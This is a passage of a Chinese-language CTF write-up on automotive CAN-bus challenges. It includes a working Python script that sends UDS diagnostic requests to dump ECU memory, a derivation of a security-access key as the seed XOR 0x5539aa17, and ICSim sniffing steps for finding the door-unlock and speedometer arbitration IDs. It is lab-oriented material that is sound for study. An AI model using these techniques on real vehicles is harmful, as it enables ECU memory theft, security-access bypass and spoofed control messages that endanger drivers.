recvdata = "[DATA]:"

for hex_value in range(0x1A000, 0x1B000, 0xFF):

    byte1 = (hex_value >> 24) & 0xFF

    byte2 = (hex_value >> 16) & 0xFF
```

```
    byte3 = (hex_value >> 8) & 0xFF
    byte4 = hex_value & 0xFF
    candata=[0x07, 0x23, 0x14, byte1, byte2, byte3, byte4, 0xFF]
    message = can.Message(arbitration_id=0x7DF, is_extended_id=False, dlc=8,
data=[0x02, 0x10, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00])
    bus.send(message, timeout=0.2)
    msg = bus.recv()
    message  = can.Message(arbitration_id=0x7DF, is_extended_id=False, dlc=8,
data=candata)
    bus.send(message, timeout=0.2)
    msg = bus.recv()
    recvdata += binascii.hexlify(msg.data).decode('utf-8')[6:]
    message = can.Message(arbitration_id=0x7E0, is_extended_id=False, dlc=8,
data=[0x30, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00])
    bus.send(message, timeout=0.2)
    temp = 0
    while temp < 36:
        msg = bus.recv()
        tempdata = binascii.hexlify(msg.data).decode('utf-8')[2:]
        if tempdata != "00000000000000":
            recvdata += tempdata
        temp = temp + 1
```

print("\\n========== READMEM ==========")

print(recvdata)

print("========== READMEM ==========\\n")

bus.shutdown()

收集的数据如下

9c79a63d c9400c2a D57BCAEE

d57bcaee 804260f9 520B4A57

bd248e58 e81d244f 0AA8ED34

520b4a57 0732e040 EA976E6A

```
In [1]: hex(0x9c79a63d ^ 0xc9400c2a)
Out[1]: '0x5539aa17'

In [2]: hex(0xd57bcaee ^ 0x804260f9)
Out[2]: '0x5539aa17'

In [3]: hex(0xbd248e58 ^ 0xe81d244f)
Out[3]: '0x5539aa17'

In [4]: hex(0x520b4a57 ^ 0x0732e040)
Out[4]: '0x5539aa17'
```

数据异或结果都为 0x5539aa17，猜测安全等级 1 的加密为 seed 异或 0x5539aa17

得到 flag 为 2837b04b

ICSim

Unlock my door

> 题目说明 Please download https://github.com/zombieCraig/ICSim and read the instructions to compile/run. Once setup, set the seed value -s 10000 for both the ./controls and ./icsim. Next Answer the following questions.
>
> Use any tool you would like in order to arrive at the answers.What is the arbitration id for door unlocks?
>
> NOTE: Submit in the format 0xARBID

题目附件：

解题思路


通过 https://github.com/zombieCraig/ICSim 下载 使用项目里的 setup_vcan.sh 创建虚拟

vcan0

```
→ builddir ./controls vcan0
 Warning: No joysticks connected
→ builddir ./icsim -s 10000 vcan0 & ./controls -s 10000 vcan0
[1] 15537
Using CAN interface vcan0
```

通过-s 设置 seed 来启动符合要求的窗口

通过 SavvyCAN 的 tools 中的 sniffer 通过 notch 后进行按左 shift 右 shift 这时就高亮出我们的 id



Speedometer ArbId

> 题目说明
>
> Please download https://github.com/zombieCraig/ICSim and read the instructions to compile/run. Once setup, set the seed value -s 10000 for both the ./controls and ./icsim. Next Answer the following questions.
>
> Use any tool you would like in order to arrive at the answers.
>
> What is the abritration id for the speedometor display?
>
> 车速表显示屏的仲裁 ID 是什么?
>
> NOTE: Submit in the format 0xARBID


题目附件:

解题思路

通过 cansniffer -c vcan0

可以通过颜色标注 can 数据的变化

通过↑键控制车速上升可以看到 779 的值一直上升



可以大致确定了是 779 通过 while 一直发送数据，可以看到仪表一直是满速

所以确定仲裁 ID 就是 779